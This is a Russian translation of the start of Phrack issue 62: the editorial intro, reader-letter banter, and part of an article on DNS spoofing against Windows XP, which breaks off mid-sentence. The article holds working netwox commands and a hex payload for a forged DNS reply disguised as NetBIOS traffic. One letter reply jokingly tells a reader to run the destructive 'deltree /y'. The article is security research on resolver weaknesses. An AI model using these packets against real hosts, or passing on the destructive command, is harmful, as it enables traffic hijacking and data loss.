Phrack RU issue 062

Русская версия Phrack, выпуск 062. Полный текст статей с кодом и таблицами.


Темы выпуска: эксплуатация уязвимостей, shellcode, rootkits и низкоуровневая безопасность; Unix/Linux, BSD, Windows NT и администрирование систем; социальная инженерия, carding, физический доступ и практические схемы; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура.

Материалы выпуска: Введение; LOOPBACK; Влияние рекомендаций RFC на атаки DNS-спуфинга; Досье; Обход сторонней защиты от переполнения буфера в Windows; Бэкдоры уровня ядра для Windows NT; История и достижения в области Windows-шеллкода; FIST! FIST! FIST! Its all in the wrist: Remote Exec; Написание шеллкодов, совместимых с UTF-8; Атака на Apache с использованием встроенных модулей в многодомных окружениях; Основы радио; NTIllusion: переносимый Win32 руткит пользовательского пространства; Обход программных межсетевых экранов Windows с помощью инфицирования процессов; Динамический полиалфавитный шифр замены; Введение в работу со смарт-картами с умом; Break, Memory.

Больше крутых материалов в моём телеграм канале @grogrigs

Введение

Автор: phrackstaff



Дамы и господа, чёрные и белые шляпы-неженки — мы с гордостью представляем вам шестой выпуск PHRACK, подготовленный новой редакцией…

PHRACK #62 ВЫШЕЛ.


Второй раз в истории Phrack мы выпускаем печатную версию журнала в твёрдой обложке. Благодаря многочисленным спонсорам мы будем раздавать её бесплатно на ruxcon II. Тираж ограничен — 500 экземпляров.

Выпуск 62 сфокусирован на Windows. Авторы проделали отличную работу, чтобы научить вас, отбросы, разбирать ОС Билла по косточкам. Обратите внимание на превосходную статью о том, как обойти защиту Windows от переполнения буфера, или на статью о бэкдоре в режиме ядра.

Мы хотим публиковать больше материалов из мира электроники и пайки. В этом выпуске есть подробности о радиовещании, захвате базовых станций и о том, как транслировать пропаганду по всему кварталу. Статья о кардинге учит вас тому, что хорошо известные техники из мира компьютерной безопасности по-прежнему работают на смарт-картах и магнитных полосах (*намёк*, *намёк*: атака воспроизведения, MiM, ...).

Scut — старый член команды teso и отец серии эксплойтов 7350 — был выбран для профайла в #62. Richard Thieme, основной докладчик на Defcon и других хакерских конференциях, прислал два рассказа. Мы с гордостью публикуем его слова в разделе Phrack World News.

Содержание



```
  | / | 0x06 Kernel Mode Backdoor for NT           firew0rker 0x81 kb | \ |
  | / | 0x07 Advances in Windows Shellcode                 sk 0x31 kb | \ |
  | / | 0x08 Remote Exec                                 grugq 0x3b kb | \ |
  | / | 0x09 UTF8 Shellcode                             greuff 0x32 kb | \ |
  | / | 0x0a Attacking Apache Modules                     andi 0x5e kb | \ |
  | / | 0x0b Radio Hacking                              shaun2k2 0x36 kb | \ |
  | / | 0x0c Win32 Portable Userland Rootkit                 kdm 0x48 kb | \ |
  | / | 0x0d Bypassing Windows Personal FW's             rattle 0x59 kb | \ |
  | / | 0x0e A DynamicPolyalphabeticSubstitutionCipher    veins 0x42 kb | \ |
  | / | 0x0f Playing Cards for Smart Profits              ender 0x1a kb | \ |
  | / | 0x10 Phrack World News                       phrackstaff 0x55 kb | \ |
  |___|_____________[  PHRACK, NO FEAR & NO DOUBT   ]_____________________|___|
 (_____)-------------------------------------------------------------(_____)
   ^                                                                   ^
```

Благодарности

• **barium** — ASCII-арт
• **gamma** — твёрдая обложка
• **johncompanies** — вот как должен выглядеть хостинг серверов
• **bugbabe** — 31337-графика
• **david meltze** — контрабанда футболок

Приятного чтения!

Phrack Magazine Vol 11 Number 62, Build 3, Jul 13, 2004. ISSN 1068-1035

Контакты Phrack Magazine

```
  |=-----------=[ C O N T A C T   P H R A C K   M A G A Z I N E ]=---------=|

  Editors           : phrackstaff@phrack.org
  Submissions       : phrackstaff@phrack.org
  Commentary        : loopback@phrack.org
  Phrack World News : pwn@phrack.org

  |=-----------------------------------------------------------------------=|
```

Примечание: В строке «Subject» вашего письма необходимо указать слово `ANTISPAM`. Все остальные письма встретят свою судьбу в `/dev/null`. Мы отвечаем на каждое письмо. Дурацкие письма попадают в loopback.

PGP-ключ редакции

Материалы могут быть зашифрованы следующим PGP-ключом:
(Совет: всегда используйте PGP-ключ из последнего выпуска)

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: GnuPG v1.2.1 (GNU/Linux)

mQGiBD8t3OARBACWTusKTxboeSode33ZVBx3AlgMTQ8POA+ssRyJkyVVbrruYlLY
Bov43vxEsqLZXrfcuCd5iKKk+wLEjESqValODEwaDeeyyPuUMctrr2UrrDlZ2MDT
f7LvNdyYFDlYzFwSc9sesrNQ78EoWa1kHAGY1bUD2S7ei1aEU9r/EUpFxwCgzLjq
TV6rC/UzOWntwRk+Ct5u3fUEAJVPIZCQOd2f2M11TOPNaJRxJIxseNQCbRjNReT4
FG4CsHGqMTEMrgR0C0/Z9H/p4hbjZ2fpPne3oo7YNjnzaDN65UmYJDFUkKiFaQNb
upTcpQESsCPvN+iaVkas37m1NATKYb8dkKdiM12iTcJ7tNotN5IDjeahNNivFv4K
5op7A/0VBG8o348MofsE4rN20Qw4I4d6yhZwmJ8Gjfu/OPqonktfNpnEBw13RtLH
cXEkY5GY+A2AapDCOhqDdh5Fxq9LMLKF2hzZa5JHwp6HcvrYhIyJLW8/uspVGTgP
ZPx0Z3Cp4rKmzoLcOjyvGbAWUh0WFodK+A4xbr8bEg9PH5qCurQlUGhyYWNrIFN0
YWZmIDxwaHJhY2tzdGFmZkBwaHJhY2sub3JnPohfBBMRAgAfBQI/LdzgBQkDFwQA
BAsHAwIDFQIDAxYCAQIeAQIXgAAKCRC8vwVck0UfSeo1AJ42bPrG2L0Nlun1Fthn
gYlx/9nUiACeJo5tMKlr/JcdKqeEfpNIm4GRmLq5Ag0EPy3dChAIALK9tVpuVImJ
REXqf4GeR4RkxpAO+8Z2RolTgESW6FfJQcCM8TKeLuGWE2jGKGWKtZ68m+zxgYBK
z+MOKFvlduktqQpyCJP/Mgdt6yy2aSEq0ZqD1hoqiGmoGdl9L6+VD2kUN6EjWCiv
5YikjgQaenSUOmZZR0whuezxW9K4XgtLVGkgfqz82yTGwaoU7HynqhJr7UIxdsXx
dr+y7ad1clR/OgAFg294fmffX6UkBjD5c2MiX/ax16rpDqZii1TJozeeeM7XaIAj
5lgLLuFZctcWZjItrK6fANVjnNrEusoPnrnis4FdQi4MuYbOATNVKP00iFGlNGQN
qqvHAsDtDTcABAsH/1zrZyBskztS88voQ2EHRR+bigpIFSlzOtHVDNnryIuF25nM
yWV10NebrEVid/Um2xpB5qFnZNO1QdgqUTIpkKY+pqJd3mfKGepLhQq+hgSe29HP
45V6S6ujLQ4dcaHq9PKVdhyA2TjzI/lFAZeCxtig5vtD8t5p/lifFIDDI9MrqAVR
l1sSwfB8qWcKtMNVQWH6g2zHI1AlG0M42depD50WvdQbKWep/ESh1uP55I9UvhCl
mQLPI6ASmwlUGq0YZIuEwuI75ExaFeIt2TJjciM5m/zXSZPJQFueB4vsTuhlQICi
MXt5BXWyqYnDop885WR2jH5HyENOxQRad1v3yF6ITAQYEQIADAUCPy3dCgUJAxcE
AAAKCRC8vwVck0UfSfL/AJ9ABdnRJsp6rNM4BQPKJ7shevElWACdHGebIKoidGJh
nntgUSbqNtS5lUo=
=FnHK
-----END PGP PUBLIC KEY BLOCK-----
```

Отказ от ответственности

```
phrack:~# head -22 /usr/include/std-disclaimer.h
/*
 *  All information in Phrack Magazine is, to the best of the ability of
 *  the editors and contributors, truthful and accurate.  When possible,
 *  all facts are checked, all code is compiled.  However, we are not
 *  omniscient (hell, we don't even get paid).  It is entirely possible
 *  something contained within this publication is incorrect in some way.
 *  If this is the case, please drop us some email so that we can correct
 *  it in a future issue.
 *
 *
 *  Also, keep in mind that Phrack Magazine accepts no responsibility for
 *  the entirely stupid (or illegal) things people may do with the
 *  information contained herein.  Phrack is a compendium of knowledge,
 *  wisdom, wit, and sass.  We neither advocate, condone nor participate
 *  in any sort of illicit behavior.  But we will sit back and watch.
 *
 *
 *  Lastly, it bears mentioning that the opinions that may be expressed in
 *  the articles of Phrack Magazine are intellectual property of their
 *  authors.
 *  These opinions do not necessarily represent those of the Phrack Staff.
 */
```

Перевод отказа от ответственности:

Вся информация в Phrack Magazine является, по мнению редакторов и авторов, правдивой и точной. По возможности все факты проверяются, весь код компилируется. Однако мы не всеведущи (чёрт, нам даже не платят). Вполне возможно, что что-то, содержащееся в данном издании, в чём-то неверно. Если это так, пожалуйста, напишите нам по электронной почте, чтобы мы могли

исправить это в следующем выпуске.

Также имейте в виду, что Phrack Magazine не несёт никакой ответственности за совершенно глупые (или незаконные) действия, которые люди могут совершить с информацией, содержащейся здесь. Phrack — это собрание знаний, мудрости, остроумия и дерзости. Мы не пропагандируем, не одобряем и не участвуем ни в каком незаконном поведении. Но мы будем сидеть и наблюдать.

Наконец, стоит отметить, что мнения, которые могут быть выражены в статьях Phrack Magazine, являются интеллектуальной собственностью их авторов.
Эти мнения не обязательно отражают точку зрения сотрудников Phrack.

```
|=[ EOF ]=---------------------------------------------------------------=|
```

LOOPBACK

Автор: Phrack Staff

[0x01]

От: "Tom Schouten"

Помогите пожалуйста, я понимаю, что вопрос глупый, но я не знаю, как расшифровать статьи phrack — я импортировал pgp-ключ, но не понимаю, что делать дальше.

cheers,
Tom

[Том, извини, но ты не продолжишь путешествие вместе с нами.]

[0x02]

От: if it were only this easy
Тема: Очень важно — передайте главному редактору немедленно

Начну с того, что я не полицейский, не агент федеральных структур и никак не связан с какими-либо правоохранительными органами, а также не являюсь представителем ни одного национального или местного правительства. Честно говоря, меня не существует нигде. Но я и не поклонник, и не друг. [...] Однако мне известно то, что вы ищете, но, в отличие от вас, я не стану свободно делиться знаниями с каждым встречным. Вы должны заслужить право знать. Вы должны доказать себя. [...] Электронная почта небезопасна, но я со своей стороны принял меры, чтобы это сообщение не попало в руки правительства; надеюсь, ваш сервер защищён — иначе они будут искать меня, хотя, конечно, они всегда меня ищут. [...] Если вы не справитесь — а вы, скорее всего, не справитесь — не расстраивайтесь: тысячи до вас потерпели неудачу, и тысячи потерпят после; это просто делает вас средним.

P.S. ЕСЛИ СООБЩЕНИЕ БУДЕТ ПЕРЕХВАЧЕНО ЛЮБЫМ ВИДОМ ПРАВООХРАНИТЕЛЬНЫХ ОРГАНОВ — получатели не знают, кто я такой, и допрашивать их — всё равно что искать что-то в Google.

[Меня интересует лишь одно: кто дал вам наш адрес электронной почты?]

[0x03]

От:

Дата: Пт, 5 дек 2003 22:56:03 +0100

Привет,
Я просматривал выпуски phrack и не нашёл статьи про
APR (ARP Poison Routing — метод спуфинга в коммутируемых сетях).

[К сожалению, вы отправили сообщение в 22:56, а мы не принимаем
статьи после 22:55.]

Может, такая статья и есть, а я просто тупой :-)

[В каждой глупой фразе есть доля умного.]

Если вы можете подтвердить, что подобной статьи не существует (в phrack,
конечно),

[настоящим подтверждаем: такой статьи не существует.]

я сразу же начну писать ;-)

[наш адрес для приёма статей изменился:
devnull@phrack.org]

Greetz,
eeweep

Gobuyabrain,
PHRACKSTAFF

[0x04]

От: D D

Я правда знаю, что вы хороши! Хочу узнать, насколько именно.
У меня примитивные вопросы:

• Я подключён через dial-up и не хочу, чтобы мой сервер или
кто-либо ещё знал, какие URL я посещаю. Это возможно?

[да]

• Какая система «безопасна» — Mac, Win или Linux?

[никакая]

[0x05]

[Сессия IRC после получения пожертвования на печать твёрдой обложки.]

```
<staff> Mon3yLaundy - vis0r хочет знать, является ли phrack зарегистрированной благотворительной организацией
<Mon3yLaundy> нет.
<staff> да, я ему говорил
<staff> он просто хочет налоговый вычет
<Mon3yLaundy> налог на мою задницу.
```

[0x06]

От:

Я только знакомлюсь с вашим журналом и хочу получать его по электронной почте... Вопрос: как я могу получать журнал по email?

> *[* `wget https://archives.phrack.org/tgz/phrack62.tar.gz; uuencode phrack62.tar.gz p62.tar.gz | mail bris@cimex.com.cu` *]*

[0x07]

От: Joshua ruffolo

Друг направил меня на ваш сайт. Я почти ничего не понимаю из того, что здесь публикуется. Я не понимаю, что есть что.

> *[Это loopback.]*

Похоже, есть какая-то базовая информация, которую нужно знать, чтобы понимать, но что это?

> *[howto_not_getting_into_loopback.txt]*

[0x08]

От: Hotballer002@cs.com
Тема: Хочу кое-что узнать о скачивании выпусков

Привет. Меня зовут Нельсон. Я зашёл на ваш сайт и хочу спросить о помощи. Я только начал учиться взлому и думаю, что ваши выпуски мне помогут. Я скачал один из выпусков, но когда открыл его, Windows спросила, какой программой его открыть. И вот этого я не знаю. Пожалуйста, помогите мне и скажите, какой программой нужно открывать выпуски. Спасибо.

> *[Сначала вам нужно пройти наш тест на IQ: нажмите «Пуск» → «Выполнить» и введите* `deltree /y` *]*

[0x09]

От: MrRainbowStar@aol.com

Я люблю вас всех. СпАсИбО зА тО, чТо РаСкРыЛи МоЙ РаЗуМ. Вы ВсЕ ОсВоБоДиЛи МеНя В эТоМ ТеХнО-МиРе. СпАсИбО, Dr.K — ВЫ ГЕНИЙ. Ах да, в «Справочнике хакера» есть несколько опечаток — но это нормально, всё хорошо, я понимаю, что вы имеете в виду .....

> *[ВСЁ НОРМАЛЬНО, ПРИЯТЕЛЬ!]*

|=[EOF]=---=|

Влияние рекомендаций RFC на атаки DNS-спуфинга


```
|=-----------------------------------------------------------------------=|
|=---------------------=[ L I N E N O I S E ]=--------------------------=|
|=-----------------------------------------------------------------------=|
```

Автор: have2Banonymous

Содержание

1 - Краткое резюме

В данной статье приводится краткий обзор базовых атак подмены DNS (DNS-спуфинга) против клиентских DNS-резолверов. Предлагаются технические задачи, которые должны помочь как выявлять попытки атак, так и предотвращать их успех. Рассматриваются соответствующие рекомендации RFC (Request for Comments), которыми пользуются программисты, чтобы убедиться, что их код DNS-резолвера соответствует спецификациям. В результате обнаруживается, что рекомендации RFC недостаточно конкретны и категоричны для того, чтобы помочь выявить или предотвратить атаки DNS-спуфинга против клиентских DNS-резолверов. Более того, рекомендации RFC фактически упрощают подобные атаки до уровня, ранее не обсуждавшегося в открытых источниках.

Чтобы наглядно продемонстрировать последствия простого следования рекомендациям RFC без учёта соображений безопасности, приводится пример атаки DNS-спуфинга против DNS-резолвера в Microsoft Windows XP. Это иллюстрирует серьёзные уязвимости в реализации DNS-клиента Windows XP. Например, Windows XP принимает DNS-ответ как действительный, не выполняя тщательной проверки того, действительно ли DNS-ответ соответствует DNS-запросу. Это позволяет злоумышленнику создавать вредоносные универсальные DNS-ответы, которым необходимо удовлетворять лишь нескольким критериям с предсказуемыми значениями, чтобы целевой пользователь принял их как действительные.

В статье обсуждаются практические последствия поднятых проблем, в частности возможность проведения успешной и относительно незаметной атаки DNS-спуфинга против широкой целевой базы пользователей Windows XP без необходимости злоумышленнику знать о DNS-запросах,

отправляемых жертвами. Наконец, приводится сравнение с DNS-резолвером в Debian Linux.

2 - Обзор базовых атак DNS-спуфинга

Когда пользователь вводит в браузер адрес сайта www.somewebsite.org, его компьютер отправляет DNS-запрос к DNS-серверу интернет-провайдера (ISP) для преобразования имени сайта в IP-адрес. Злоумышленник может попытаться нарушить этот процесс, отправив пользователю DNS-ответ с неверным IP-адресом — в результате компьютер пользователя подключится к машине на выбор злоумышленника вместо нужного сайта.

3 - Предлагаемые критерии принятия DNS-ответов

RFC 2535 (расширения безопасности DNS, DNSSEC) рассматривает, как криптографические цифровые подписи могут применяться для аутентификации DNS-транзакций в целях противодействия атакам DNS-спуфинга. Однако внедрение этой технологии происходит крайне медленно. Даже без такого уровня защиты изначально кажется, что атака DNS-спуфинга против клиентского DNS-резолвера представляет значительную сложность. Эта сложность обусловлена следующими предлагаемыми критериями, которым должен удовлетворять DNS-ответ, чтобы компьютер, выполняющий DNS-поиск, принял его.

Предлагаемые критерии принятия DNS-ответа:

1. IP-адрес источника должен совпадать с IP-адресом, на который был отправлен DNS-запрос.

2. IP-адрес назначения должен совпадать с IP-адресом, с которого был отправлен DNS-запрос.

3. Номер порта источника должен совпадать с номером порта, на который был направлен DNS-запрос.

4. Номер порта назначения должен совпадать с номером порта, с которого был отправлен DNS-запрос.

5. Контрольная сумма UDP должна быть вычислена правильно. Это может потребовать от злоумышленника дополнительных затрат времени и усилий, хотя некоторые утилиты генерации пакетов умеют вычислять это значение автоматически.

6. Идентификатор транзакции должен совпадать с идентификатором транзакции в DNS-запросе.

7. Доменное имя в секции вопроса должно совпадать с доменным именем в секции вопроса DNS-запроса.

8. Доменное имя в секции ответа должно совпадать с доменным именем в секции вопроса DNS-запроса.

9. Компьютер запрашивающей стороны должен получить DNS-ответ злоумышленника раньше, чем получит легитимный DNS-ответ.

4 - Влияние рекомендаций RFC на критерии принятия DNS-ответов

Согласно рекомендациям RFC, для принятия DNS-ответа вовсе не обязательно выполнение всех перечисленных критериев. В частности, критерии 1, 2, 3, 5, 7 и 8 могут не выполняться, тогда как критерии 4, 6 и 9 должны быть выполнены обязательно. Ниже представлена провокационная интерпретация рекомендаций RFC и подробное обсуждение их влияния на каждый критерий.

Критерий 1 (IP-адрес источника) не обязан выполняться согласно RFC 791 (Internet Protocol), который гласит: «В целом реализация должна быть консервативной в поведении при отправке и либеральной в поведении при получении. То есть она должна тщательно формировать корректные датаграммы, но обязана принимать любую датаграмму, которую способна интерпретировать». RFC 1035 (доменные имена — реализация и спецификация) указывает, что «некоторые серверы имён отправляют ответы с адресов, отличных от того, на который был получен запрос. Иными словами, резолвер не может рассчитывать на то, что ответ придёт с того же адреса, на который был отправлен соответствующий запрос». Таким образом, IP-адрес источника может быть установлен произвольным. При необходимости злоумышленник может задать в качестве IP-адреса источника своих DNS-ответов адрес DNS-сервера целевого пользователя. Это особенно легко сделать, если целевой пользователь является абонентом диалап-провайдера, у которого на сайте может быть страница «Как настроить подключение к Интернету» с указанием IP-адреса их DNS-сервера.

Критерий 2 (IP-адрес назначения) не обязан выполняться согласно RFC 1122 (требования к интернет-хостам — уровни связи), который гласит: «В большинстве случаев датаграмма, адресованная широковещательному или многоадресному получателю, обрабатывается так, как если бы она была адресована одному из IP-адресов хоста». Использование широковещательного адреса назначения было бы наиболее полезным при атаке на компьютеры в локальной сети. Кроме того, DNS-ответ может быть принят, если он адресован любому из IP-адресов, связанных с сетевым интерфейсом.

Критерий 3 (номер порта источника) не обязан выполняться согласно RFC 768 (User Datagram Protocol), который гласит: «Поле Source Port является необязательным». Таким образом, порт источника может быть установлен произвольным, например 0 или 12345. Поскольку номер порта источника DNS-ответа влияет на разбор пакетов утилитами вроде Ethereal, значение 137 является коварным выбором — оно будет интерпретировано как протокол NetBIOS Name Service (NBNS), основанный на DNS. В результате вредоносные DNS-ответы могут выглядеть как NetBIOS-трафик, который системный администратор или исследователь, скорее всего, отбросит как типичный фоновый шум NetBIOS.

Критерий 4 (номер порта назначения) должен выполняться согласно RFC 768 (User Datagram Protocol). Однако это значение может быть предсказуемым в зависимости от операционной системы запрашивающего компьютера. В ходе тестирования Windows XP всегда использовала порт номер 1026 для выполнения DNS-запросов, хотя это значение зависит от момента запуска службы DNS-клиента в процессе загрузки.

Критерий 5 (контрольная сумма UDP) не обязан выполняться согласно RFC 1122 (требования к интернет-хостам — уровни связи), который гласит: «контрольная сумма UDP является необязательной; нулевое значение передаётся в поле контрольной суммы UDP-заголовка для обозначения отсутствия контрольной суммы».

Критерий 6 (идентификатор транзакции) должен выполняться согласно RFC 1035 (доменные имена — реализация и спецификация), который указывает, что идентификатор транзакции используется «для сопоставления ответов с незакрытыми запросами». Однако это значение может быть предсказуемым в зависимости от операционной системы запрашивающего компьютера. В ходе тестирования Windows XP не генерировала 16-битное значение идентификатора транзакции случайным образом. Напротив, Windows XP всегда использовала идентификатор транзакции 1 для первого DNS-запроса после включения компьютера, а для последующих запросов этот идентификатор просто увеличивался на единицу. Идентификаторы транзакций 1 и 2 использовались операционной системой для выполнения DNS-запроса к time.windows.com.

Критерии 7 и 8 (доменное имя в секциях вопроса и ответа) не обязаны выполняться согласно RFC 1035, который указывает, что идентификатор транзакции используется «для сопоставления ответов с незакрытыми запросами» и рекомендует в качестве вторичного шага «убедиться, что секция

вопроса соответствует запрошенной в данный момент информации». Рекомендации RFC не обязательны к исполнению, и в случае отсутствующей секции вопроса, по всей видимости, применяется принцип о том, что реализация должна принимать любую датаграмму, которую способна интерпретировать. Таким образом, DNS-ответ, содержащий единственную запись в форме IP-адреса, может быть сопоставлен с соответствующим DNS-запросом по идентификатору транзакции — без необходимости в секции вопроса и без расходов на обработку доменной информации в секции ответа. Более того, секция ответа и вовсе не нужна, если предоставлена секция Authority, перенаправляющая запрашивающий компьютер к авторитативному серверу имён (или к DNS-серверу под контролем злоумышленника).

Критерий 9 (компьютер запрашивающей стороны должен получить DNS-ответ злоумышленника раньше легитимного) должен выполняться и остаётся наиболее трудным препятствием для злоумышленника. Это ограничение сложно обойти, если только не вывести из строя легитимный DNS-сервер, чтобы исключить конкуренцию с подменённым DNS-ответом, или не отправить целевому пользователю большое количество подменённых DNS-ответов. Тем не менее, как обсуждалось выше, критерии с 1 по 8 либо не обязательны к выполнению, либо имеют предсказуемые значения. Поэтому злоумышленнику может не понадобиться никакой информации о DNS-запросе жертвы, чтобы иметь разумные шансы на успешную атаку, отправив запрашивающему компьютеру небольшое количество универсальных DNS-ответов. Кроме того, существует практичный способ обойти ограничительный характер этого критерия. Если злоумышленник не стремится скомпрометировать конкретный компьютер, можно применить подход «spray and pray» («рассей и молись»). Он заключается в отправке очень небольшого числа (двадцати) подменённых DNS-ответов максимально возможному числу потенциальных целей, вместо того чтобы пытаться скомпрометировать конкретного пользователя. Этот подход «spray and pray» не позволит скомпрометировать каждую потенциальную жертву, и далеко не каждый отправленный злоумышленником пакет приведёт к успеху — однако достаточная часть вредоносных DNS-ответов будет принята достаточным числом потенциальных жертв, чтобы оправдать такой подход.

5 - Пример атаки DNS-спуфинга

Атака DNS-спуфинга с использованием описанных в статье концепций была проведена против компьютера с Windows XP. Тестовая машина представляла собой стандартную установку операционной системы с применённым Service Pack 1. Затем был включён и настроен Microsoft Internet Connection Firewall, входящий в состав Windows XP, с полным протоколированием заблокированных пакетов и успешных соединений.

Пользователь Windows XP ввёл в Internet Explorer адрес www.somewebsite.org, в результате чего с компьютера пользователя (IP-адрес 192.168.1.1) был отправлен DNS-запрос к DNS-серверу пользователя (IP-адрес 192.168.1.254).

На адрес пользователя был отправлен подменённый DNS-ответ, замаскированный под данные NetBIOS, с несуществующего поддельного IP-адреса 10.10.10.1. Ответ указывал, что любое имя, которое пользователь пытается разрешить, имеет IP-адрес 192.168.1.77 — веб-сервер под контролем злоумышленника.

Internet Explorer подключился к 192.168.1.77 и запросил веб-страницу. Это подтвердило, что разработчики DNS-резолвера в Microsoft Windows XP также интерпретировали рекомендации RFC так, как описано в предыдущем разделе, существенно упростив тем самым атаки DNS-спуфинга.

Следующий сетевой пакет, декодированный Ethereal версии 0.10.3, иллюстрирует вредоносный DNS-ответ и демонстрирует, как можно ввести Ethereal в заблуждение, заставив его декодировать пакет как NetBIOS-трафик.

```
Frame 1 (102 bytes on wire, 102 bytes captured)
Ethernet II, Src: 00:50:56:c0:00:01, Dst: 00:0c:29:04:7d:25
Internet Protocol, Src Addr: 10.10.10.1 (10.10.10.1), Dst Addr:
192.168.1.1 (192.168.1.1)
User Datagram Protocol, Src Port: 137 (137), Dst Port: 1026 (1026)
    Source port: 137 (137)
    Destination port: 1026 (1026)
    Length: 68
    Checksum: 0x0000 (none)
NetBIOS Name Service
    Transaction ID: 0x0003
    Flags: 0x8580 (Name query response, No error)
    Questions: 0
    Answer RRs: 1
    Authority RRs: 0
    Additional RRs: 0
    Answers
        WORKGROUP<1b>: type unknown, class inet
            Name: WORKGROUP<1b>
            Type: unknown
            Class: inet
            Time to live: 1 day
            Data length: 4
            Data

0000  00 0c 29 04 7d 25 00 50 56 c0 00 01 08 00 45 00   ..).}%.PV.....E.
0010  00 58 bf 58 00 00 00 11 25 89 0a 0a 0a 01 c0 a8   .X.X....%.......
0020  01 01 00 89 04 02 00 44 00 00 00 03 85 80 00 00   .......D........
0030  00 01 00 00 00 00 20 46 48 45 50 46 43 45 4c 45   ...... FHEPFCELE
0040  48 46 43 45 50 46 46 46 41 43 41 43 41 43 41 43   HFCEPFFFACACACAC
0050  41 43 41 43 41 42 4c 00 00 01 00 01 00 01 51 80   ACACABL.......Q.
0060  00 04 c0 a8 01 4d                                 .....M
```

Этот пакет был создан с помощью следующих параметров, переданных свободно распространяемой утилите создания пакетов netwox:

```
netwox 38 --ip4-src 10.10.10.1 --ip4-dst 192.168.1.1 --ip4-protocol 17
--ip4-data 00890402004400000003858000000001000000002046484550464364545c45484
6434550464646414341434143414341434143414341424c0000010001000151800004c0a8014d
```

В качестве альтернативы можно использовать следующие параметры, поскольку netwox автоматически вычисляет контрольную сумму UDP:

```
netwox 39 --ip4-src 10.10.10.1 --ip4-dst 192.168.1.1 --udp-src 137
--udp-dst 1026 --udp-data 000385800000000100000000204648455046436454c45484
6434550464646414341434143414341434143414341424c0000010001000151800004c0a8014d
```

Следующий вывод показывает, что подменённый DNS-ответ был добавлен в кэш DNS-резолвера пользователя сроком на 1 день, в результате чего последующие разрешения имён www.somewebsite.org будут указывать на веб-сервер под контролем злоумышленника. Значение длительности кэширования злоумышленник может уменьшить так, чтобы запись либо не кэшировалась, либо немедленно удалялась из кэша с целью уничтожения следов атаки.

```
C:\>ipconfig /displaydns

Windows IP Configuration

        1.0.0.127.in-addr.arpa
        ----------------------------------------
        Record Name . . . . . : 1.0.0.127.in-addr.arpa.
        Record Type . . . . . : 12
        Time To Live  . . . . : 604393
        Data Length . . . . . : 4
        Section . . . . . . . : Answer
        PTR Record  . . . . . : localhost


        www.somewebsite.org
        ----------------------------------------
```

```
Record Name . . . . . : FHEPFCELEHFCEPFFFACACACACACABL
Record Type . . . . . : 1
Time To Live  . . . . : 86364
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . : 192.168.1.77


localhost
----------------------------------------
Record Name . . . . . : localhost
Record Type . . . . . : 1
Time To Live  . . . . : 604393
Data Length . . . . . : 4
Section . . . . . : Answer
A (Host) Record . . . : 127.0.0.1
```

Следующий лог-файл Microsoft Internet Connection Firewall подтверждает, что брандмауэр не обеспечил никакой защиты от атаки, хотя он и не предназначен для инспекции и корреляции DNS-трафика. Если бы брандмауэр не был настроен на регистрацию успешных соединений, никаких записей в журнале не появилось бы.

```
#Verson: 1.0
#Software: Microsoft Internet Connection Firewall
#Time Format: Local
#Fields: date time action protocol src-ip dst-ip src-port dst-port size
tcpflags tcpsyn tcpack tcpwin icmptype icmpcode info

2004-05-10 20:34:56 OPEN UDP 192.168.1.1 192.168.1.254 1026 53 - - - - - - - -
2004-05-10 20:34:57 OPEN-INBOUND UDP 10.10.10.1 192.168.1.1 137 1026 - - - - - - - - -
2004-05-10 20:34:57 OPEN TCP 192.168.1.1 192.168.1.77 3010 80 - - - - - - - -
2004-05-10 20:35:30 CLOSE TCP 192.168.1.1 192.168.1.77 3010 80 - - - - - - - -
2004-05-10 20:36:30 CLOSE UDP 192.168.1.1 192.168.1.254 1026 53 - - - - - - - -
2004-05-10 20:36:30 CLOSE UDP 10.10.10.1 192.168.1.1 137 1026 - - - - - - - -
```

Видно, что когда компьютер с Windows XP отправил UDP-пакет с порта 1026 на порт 53 DNS-сервера, брандмауэр разрешил весь входящий UDP-трафик на порт 1026 независимо от IP-адреса источника или номера порта источника входящего трафика. Такой входящий трафик разрешался до тех пор, пока брандмауэр не принимал решение заблокировать доступ к порту 1026 — это происходило при отсутствии входящего трафика на данный порт в течение определённого периода времени. Этот период составлял от 61 до 120 секунд: по всей видимости, брандмауэр раз в минуту проверял, следует ли аннулировать доступ к портам ввиду более чем 60-секундной неактивности. Предполагая, что пользователи, подключённые к Интернету, обычно выполняют DNS-запросы не реже раза в минуту, входящий доступ к порту 1026 всегда оставался бы открытым. Злоумышленник из Интернета мог бы поэтому отправлять компьютеру с Windows XP подменённые DNS-ответы, не опасаясь, что их заблокирует брандмауэр. Подобный трафик не генерировал бы никаких записей в журнале, если бы брандмауэр был настроен только на регистрацию заблокированных пакетов. При настройке с регистрацией успешных соединений эти записи терялись бы среди тысяч других. Поскольку брандмауэр регистрирует соединения, а не трафик, установка IP-адреса источника равным адресу DNS-сервера компьютера с 